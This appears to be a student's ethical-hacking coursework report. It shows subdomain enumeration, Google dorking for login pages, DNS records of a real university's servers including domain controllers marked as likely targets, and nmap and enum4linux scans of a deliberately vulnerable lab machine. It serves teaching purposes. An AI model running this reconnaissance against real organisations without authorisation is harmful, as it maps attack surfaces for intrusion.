


Lab 1

Ran harvester against google.com

```
[*] Target: google.com
[*] Searching Duckduckgo.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 12
2Fencrypted.google.com
2Fpatents.google.com
2Fsupport.google.com
Encrypted.google.com
accounts.google.com
apis.google.com
encrypted.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com

[*] Reporting started.
[*] XML File saved.
[*] JSON File saved.
```

Information listed



```
<theHarvester>
<host>encrypted.google.com</host>
<host>ogs.google.com</host>
<host>2Fwww.google.com</host>
<host>Encrypted.google.com</host>
<host>trends.google.com</host>
<host>patents.google.com</host>
<host>policies.google.com</host>
<host>accounts.google.com</host>
<host>2Fpatents.google.com</host>
<host>apis.google.com</host>
<host>support.google.com</host>
<host>www.google.com</host>
<host>2Fencrypted.google.com</host>
<host>2Fsupport.google.com</host>
</theHarvester>
```

Also able to view through xml file but the content is same

```
(kali㉿kali)-[~]
$ sublist3r -h
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS] [-e ENGINES]
                  [-o OUTPUT] [-n]

OPTIONS:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
  -b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
  -p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
  -v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
  -t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
  -e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
  -o OUTPUT, --output OUTPUT
                        Save the results to text file
  -n, --no-color        Output without color

Example: python3 /usr/bin/sublist3r -d google.com
```


help command of sublist3r

```
kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ sublist3r -d google.com -o google.txt

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.12/multiprocessing/process.py", line 314, in _bootstrap
```

ran the scan using sublist3r



The screenshot shows a terminal window titled "Mousepad" with the file path "~/.google.txt". The window contains a list of 23 Google domains, each preceded by a number from 1 to 23. The domains listed are:

- 1 www.google.com
- 2 accounts.google.com
- 3 freezone.accounts.google.com
- 4 adwords.google.com
- 5 qa.adz.google.com
- 6 answers.google.com
- 7 apps-secure-data-connector.google.com
- 8 audioads.google.com
- 9 checkout.google.com
- 10 mtv-da-1.ad.corp.google.com
- 11 ads-compare.eem.corp.google.com
- 12 da.ext.corp.google.com
- 13 m.guts.corp.google.com
- 14 m.gutsdev.corp.google.com
- 15 login.corp.google.com
- 16 mtv-da.corp.google.com
- 17 mygeist.corp.google.com
- 18 mygeist2010.corp.google.com
- 19 proxyconfig.corp.google.com
- 20 reseed.corp.google.com
- 21 twdsalesgsa.twd.corp.google.com
- 22 uberproxy.corp.google.com
- 23 uberproxy-nocert.corp.google.com

there are loads of urls when scanned through sublist3r

This thing happens because compared to theHarvester, sublist3r uses multiple search engines to gather information, and when theHarvester is doing information gathering, it requires api keys while sublist3r does not

Following the difference, when gathering information for hacking purposes, using sublist3r is beneficial due to its wide range of gathering related information

Lab 2

Google search results for "site:jcu.edu.au inurl:login". The results show several login pages from the James Cook University website:

- Login** (James Cook University) - https://geo.jcu.edu.au/Account/Login
- Manage your JCU Account Profile** (James Cook University) - https://secure.jcu.edu.au/idm/user/login
- Login - JCU Journals** (JCU Journals) - https://journals.jcu.edu.au/index.php/index/login
- InPlace Login - CASE** (InPlace) - InPlace is the online software application used by JCU that enables staff to coordinate and manage Work Integrated Learning (WIL) placement activities ...
- How to Login - RDIM - JCU Australia** (James Cook University) - https://www.jcu.edu.au/study/inplace-login

Firstly searched login pages of jcu.edu.au

There were multiple pages of login

Google search results for "site:jcu.edu.sg inurl:login". The results show two login pages from the James Cook University Singapore website:

- Login** (James Cook University, Singapore) - https://afm.jcu.edu.sg/jcu/security/Login
- Login - James Cook University, Singapore** (James Cook University, Singapore) - https://services.jcu.edu.sg/Change - Translate this page

But when searched Singapore there were only 2 results

I think this happens because when logging into jcu server, we pass through au domain either campus

Our learn jcu portal's domain is au

Google dorking could be effective when finding the main domain of a enterprise or schools like jcu, because if such thing similar to sg and au happens, the attacker will instantly notice au is where the jcu main campus is located

Lab 3

NS Records					
ns0200.secondary.cloudflare.co	162.159.33.75	ASN: 13335	CLOUDFLARENET	http://cloudflare	⋮
m	ns0200.secondary.cloudflare	162.159.32.0/23	e.com	title: Direct IP access not allowed tech: Cloudflare http8080: cloudflare title: Direct IP access not allowed tech: Cloudflare	⋮
ns0074.secondary.cloudflare.co	162.159.32.75	ASN: 13335	CLOUDFLARENET	http://cloudflare	⋮
m	ns0074.secondary.cloudflare	162.159.32.0/23	e.com	title: Direct IP access not allowed tech: Cloudflare http8080: cloudflare title: Direct IP access not allowed tech: Cloudflare	⋮

162.159.33.75 and 162.159.32.75 is the ns ip address

The ip belongs to cloudflare from here we can know that jcu uses cloudflare as dns provider

MX Records					
0 smtp-in.jcu.edu.au	137.219.20.34	ASN: 24434	JCU-AS-AP James Cook University, AU	⋮	⋮
	smtp-in.jcu.edu.au	137.219.0.0/18	Australia		
0 smtp-in-cns.jcu.edu.au	137.219.220.34	ASN: 24434	JCU-AS-AP James Cook University, AU	⋮	⋮
	smtp-in-cns.jcu.edu.au	137.219.220.0/22	Australia		

137.219.20.34 and 137.219.220.34

A Records (subdomains from dataset)						
Host	IP	ASN	ASN Name	Open Services (from DB)	RevIP	⋮
3dprinter01.jcu.edu.au	10.132.61.21	ASN:	Reserved (Local Network)		1	⋮
aa1.jcu.edu.au	137.219.18.44	ASN: 24434	JCU-AS-AP James Cook University, AU		1	⋮
	aa1.jcu.edu.au	137.219.0.0/18	Australia			
aa2.jcu.edu.au	137.219.218.44	ASN: 24434	JCU-AS-AP James Cook University, AU		1	⋮
	aa2.jcu.edu.au	137.219.218.0/24	Australia			
aa2m.jcu.edu.au	10.17.20.44	ASN:	Reserved (Local Network)		1	⋮
academs.jcu.edu.au	137.219.16.27	ASN: 24434	JCU-AS-AP James Cook University, AU		1	⋮
	academs.jcu.edu.au	137.219.0.0/18	Australia			
access.jcu.edu.au	137.219.6.88	ASN: 24434	JCU-AS-AP James Cook University, AU	https: BigIP cn: access.jcu.edu.au o: James Cook University tech: F5 BigIP	1	⋮
	access.jcu.edu.au	137.219.0.0/18	Australia			
access-all.jcu.edu.au	137.219.6.85	ASN: 24434	JCU-AS-AP James Cook University, AU	https: BigIP cn: access-all.jcu.edu.au o: James Cook University tech: F5 BigIP	1	⋮
	access-all.jcu.edu.au	137.219.0.0/18	Australia			
access-alt.jcu.edu.au	137.219.6.86	ASN: 24434	JCU-AS-AP James Cook University, AU	https: BigIP cn: access-alt.jcu.edu.au o: James Cook University tech: F5 BigIP	1	⋮
	access-alt.jcu.edu.au	137.219.0.0/18	Australia			
access-dev.jcu.edu.au	137.219.6.87	ASN: 24434	JCU-AS-AP James Cook University, AU	https: BigIP cn: access-dev.jcu.edu.au o: James Cook University tech: F5 BigIP	1	⋮
	access-dev.jcu.edu.au	137.219.0.0/18	Australia			

saintscatholiccollege.accommo dation.jcu.edu.au	103.10.8.50	ASN 38830 web.levart.com.au	103.10.8.0/24	LEVART-AS-AU-AP Levart Distribution Systems Pty Ltd, AU Australia	http: Apache title: 403 Forbidden tech: Apache HTTP Server https: Apache title: 403 Forbidden cn: secure.levartdistributionsystems.com.au tech: Apache HTTP Server	1009	⋮
www.saintscatholiccollege.ac ommmodation.jcu.edu.au	103.10.8.50	ASN 38830 web.levart.com.au	103.10.8.0/24	LEVART-AS-AU-AP Levart Distribution Systems Pty Ltd, AU Australia	http: Apache title: 403 Forbidden tech: Apache HTTP Server https: Apache title: 403 Forbidden cn: secure.levartdistributionsystems.com.au tech: Apache HTTP Server	1009	⋮
ad-bdc-dc-1.jcu.edu.au	137.219.218.13	ASN 24434 ad-bdc-dc-1.ad.jcu.edu.au	137.219.218.0/24	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-bdc-dc-2.jcu.edu.au	137.219.218.14	ASN 24434 ad-bdc-dc-2.ad.jcu.edu.au	137.219.218.0/24	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-ca-1.jcu.edu.au	137.219.18.21	ASN 24434 ad-tdc-ca-1.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-dc-1.jcu.edu.au	137.219.18.11	ASN 24434 ad-tdc-dc-1.ad.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-dc-2.jcu.edu.au	137.219.18.12	ASN 24434 ad-tdc-dc-2.ad.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
adfs.jcu.edu.au	137.219.20.61	ASN 24434 adfs.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮

adfs-test.jcu.edu.au	137.219.20.80	ASN:24434 adfs-test.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
aims.jcu.edu.au	45.42.212.136	ASN:13649 ips136.securedhost.com	45.42.212.0/24	ASN-FLEXENTIAL United States	ftp: 20- Welcome to Pure-FTPd privsep TLS - 20-You are user number 1 of 50 allowed. 20- Local time is now 1 http: Apache tech: Apache HTTP Server https: Apache title: Index of / cn: .betta.mobi tech: Apache HTTP Server	516	⋮
aimswebbox.jcu.edu.au	137.219.5.12	ASN:24434 aimswebbox.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
airflow.jcu.edu.au	137.219.20.159	ASN:24434 airflow.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
airflow-dev01.jcu.edu.au	137.219.20.135	ASN:24434 airflow-dev01.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
airflow-dev02.jcu.edu.au	137.219.20.138	ASN:24434 airflow-dev02.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
airflow-dl.jcu.edu.au	137.219.20.158	ASN:24434 airflow-dl.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
airflow-uat.jcu.edu.au	137.219.20.144	ASN:24434 airflow-uat.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮	
aithm.jcu.edu.au	101.0.92.98	ASN:55803 ded116126.smartservers.co.m.au	101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU Australia	http: Apache tech: Apache HTTP Server	⋮	
www.aithm.jcu.edu.au	101.0.92.98	ASN:55803 ded116126.smartservers.co	101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU	http: Apache tech: Apache HTTP Server	⋮	

xargo.aithm.jcu.edu.au	101.0.92.98	ASN:55803 ded116126.smartservers.co.m.au	101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU Australia	http: Apache tech: Apache HTTP Server	⋮
aithmtrf.jcu.edu.au	54.252.90.196	ASN:16509 cp1.awasia.com	54.252.0.0/17	AMAZON-02 Australia	20	⋮
alesco.jcu.edu.au	137.219.23.126	ASN:24434 alesco.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
alesco-dev02.jcu.edu.au	137.219.23.176	ASN:24434 rims-dev1.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	2	⋮
alesco-dev03.jcu.edu.au	137.219.23.182	ASN:24434 alesco-dev03.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
alesco-sup01.jcu.edu.au	137.219.20.162	ASN:24434 idcard-admin.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	⋮	
alesco-test02.jcu.edu.au	137.219.23.170	ASN:24434 alesco-test02.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
alesco-train02.jcu.edu.au	137.219.23.173	ASN:24434 alesco-train02.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
alesco-tst02.jcu.edu.au	137.219.20.165	ASN:24434 alesco-tst02.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
alesco-uat02.jcu.edu.au	137.219.23.179	ASN:24434 alesco-uat02.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
amxrms.jcu.edu.au	137.219.23.101	ASN:24434 amxrms.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
amxrmsdb01.jcu.edu.au	137.219.23.102	ASN:24434 amxrmsdb01.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮
angler.jcu.edu.au	137.219.3.32	ASN:24434 angler.jcu.edu.au	137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	1	⋮

anypoint.jcu.edu.au	137.219.20.11	ASN: 24434 anypoint.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮
anypoint-test.jcu.edu.au	137.219.23.30	ASN: 24434 anypoint-test.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮
anypoint-uat.jcu.edu.au	137.219.23.31	ASN: 24434 anypoint-uat.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮
api.jcu.edu.au	137.219.20.137	ASN: 24434 api.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia	https: unknown server cn: api.jcu.edu.au o: James Cook University	1	⋮
api-designer.jcu.edu.au	137.219.20.66	ASN: 24434 api-designer.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮
api-test.jcu.edu.au	137.219.23.32	ASN: 24434 api-test.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU	https: unknown server cn: .api-test.jcu.edu.au o: James Cook University		⋮
api-uat.jcu.edu.au	137.219.23.33	ASN: 24434 api-uat.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮
artifactory.jcu.edu.au	137.219.20.96	ASN: 24434 artifactory.jcu.edu.au	137.219.0.0/18 JCU-AS-AP James Cook University, AU Australia		1	⋮

There are a lot records of A record

137.219.218.13

137.219.218.14

137.219.18.21

137.219.18.11

137.219.18.12

These ip addresses have ad which is active directory controlling services, possibly be used as ldap server

Ns records show dns servers

Mx records show email servers where received email of jcu is handled

A records show ip address of domain name and their ip addresses

Dns dumpster helps in mapping the attack surface, identifying subdomains

But the accuracy is not certified and only 50 results were visible limiting the information for hacking

Lab 1

Doing the address scan, since 192.168.123.10 was address of kali, the other address 192.168.123.50 is the address of jcu eh lab

```
[x] kali㉿kali: ~
File Actions Edit View Help
Nmap scan report for 192.168.123.50
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

List of open ports of jcu eh lab

```
28 8180/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
29 MAC Address: 00:15:5D:00:04:03 (Microsoft)
30 Device type: general purpose
31 Running: Linux 2.6.X
32 OS CPE: cpe:/o:linux:linux_kernel:2.6
33 OS details: Linux 2.6.9 - 2.6.33
34 Network Distance: 1 hop
35 Service Info: Hosts: metasploitable.localdomain, jcu-eh-lab, irc.Metasploitable.LAN; OSs: Unix,
    Linux; CPE: cpe:/o:linux:linux_kernel
36
37 OS and Service detection performed. Please report any incorrect results at https://nmap.org/
    submit/ .
38 # Nmap done at Thu Mar  6 15:19:47 2025 -- 1 IP address (1 host up) scanned in 43.88 seconds
39
```

These are scanned running services on jcu eh lab

In jcu eh lab there are several security issues firstly, services such as apache and ssh are not up to date, this could lead to easy exploitation

And some open ports are unnecessary which also becomes an attacking point for attackers

Lab 2

```
└─(kali㉿kali)-[~]
$ enum4linux -U 192.168.123.50
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar  7 10:02:29 2025
= ( Target Information ) =
Target ..... 192.168.123.50
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

= ( Enumerating Workgroup/Domain on 192.168.123.50 ) =
[+] Got domain/workgroup name: JCU

= ( Session Check on 192.168.123.50 ) =
[+] Server 192.168.123.50 allows sessions using username '', password ''
```

```
kali@kali: ~
File Actions Edit View Help
( Getting domain SID for 192.168.123.50 )
Domain Name: JCU
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

( Users on 192.168.123.50 )=

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody     Name: nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind       Name: (null)     Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy      Name: proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)     Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user       Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data   Name: www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root       Name: root       Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news       Name: news       Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres    Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin        Name: bin        Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail       Name: mail       Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd    Name: (null)     Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd    Name: (null)     Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp       Name: (null)     Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon    Name: daemon    Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)
```

```
kali@kali: ~
File Actions Edit View Help
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats     Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid   Name: (null)     Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup    Name: backup    Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin  Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd   Name: (null)     Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys       Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog      Name: (null)     Desc: (null)
index: 0x1c RID: 0xbc acb: 0x00000011 Account: postfix   Name: (null)     Desc: (null)
index: 0x1d RID: 0bbc acb: 0x00000011 Account: service   Name:,,,      Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list      Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc       Name: irc       Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp       Name: (null)     Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55  Name: (null)     Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync      Name: sync      Desc: (null)
index: 0x23 RID: 0xfc acb: 0x00000011 Account: uucp      Name: uucp      Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
```

```
kali@kali: ~
File Actions Edit View Help
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0xsec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0xbc]
user:[service] rid:[0bbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]

user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0xfc]
enum4linux complete on Fri Mar 7 10:02:31 2025
```

Information of users of jcu eh lab

```
=====
[+] OS information on 192.168.123.50:
[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.123.50 from srvinfo:
    JCU-EH-LAB      Wk Sv PrQ Unx NT SNT jcu-eh-lab server (Samba 3.0.20-Debian)
    platform_id     :      500
    os version      :      4.9
    server type     :      0x9a03

=====
[+] Users on 192.168.123.50:
```

Os information of jcu eh lab

```
kali@kali: ~
File Actions Edit View Help
( Password Policy Information for 192.168.123.50 )

[+] Attaching to 192.168.123.50 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] JCU-EH-LAB
    [+] Builtin
[+] Password Info for Domain: JCU-EH-LAB
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
```

```
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

And password information of jcu eh lab

```
kali@kali: ~
File Actions Edit View Help
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
( Share Enumeration on 192.168.123.50 )

Sharename      Type      Comment
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt             Disk
IPC$           IPC       IPC Service (jcu-eh-lab server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (jcu-eh-lab server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
Workgroup        Master
JCU

[+] Attempting to map shares on 192.168.123.50
//192.168.123.50/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.123.50/tmp   Mapping: OK Listing: OK Writing: N/A
```

```
[E] Can't understand response:  
NT_STATUS_NETWORK_ACCESS_DENIED listing \*  
//192.168.123.50\IPC$ Mapping: N/A Listing: N/A Writing: N/A  
//192.168.123.50\ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A  
...  
( Password Policy Information for 192.168.123.50 )
```

Share information of jcu eh lab

From enumerations could found the list of usernames and RID range and what are known user names, platform id of os is 500 and the version is 4.9

And password information show information related to minimum, maximum range and password complexity flag of 00000 which possibly indicates weak password are used

From share screenshot I could found sharenames and their types, and their access permissions each sharenames have different access permissions for example tmp the mapping is permitted

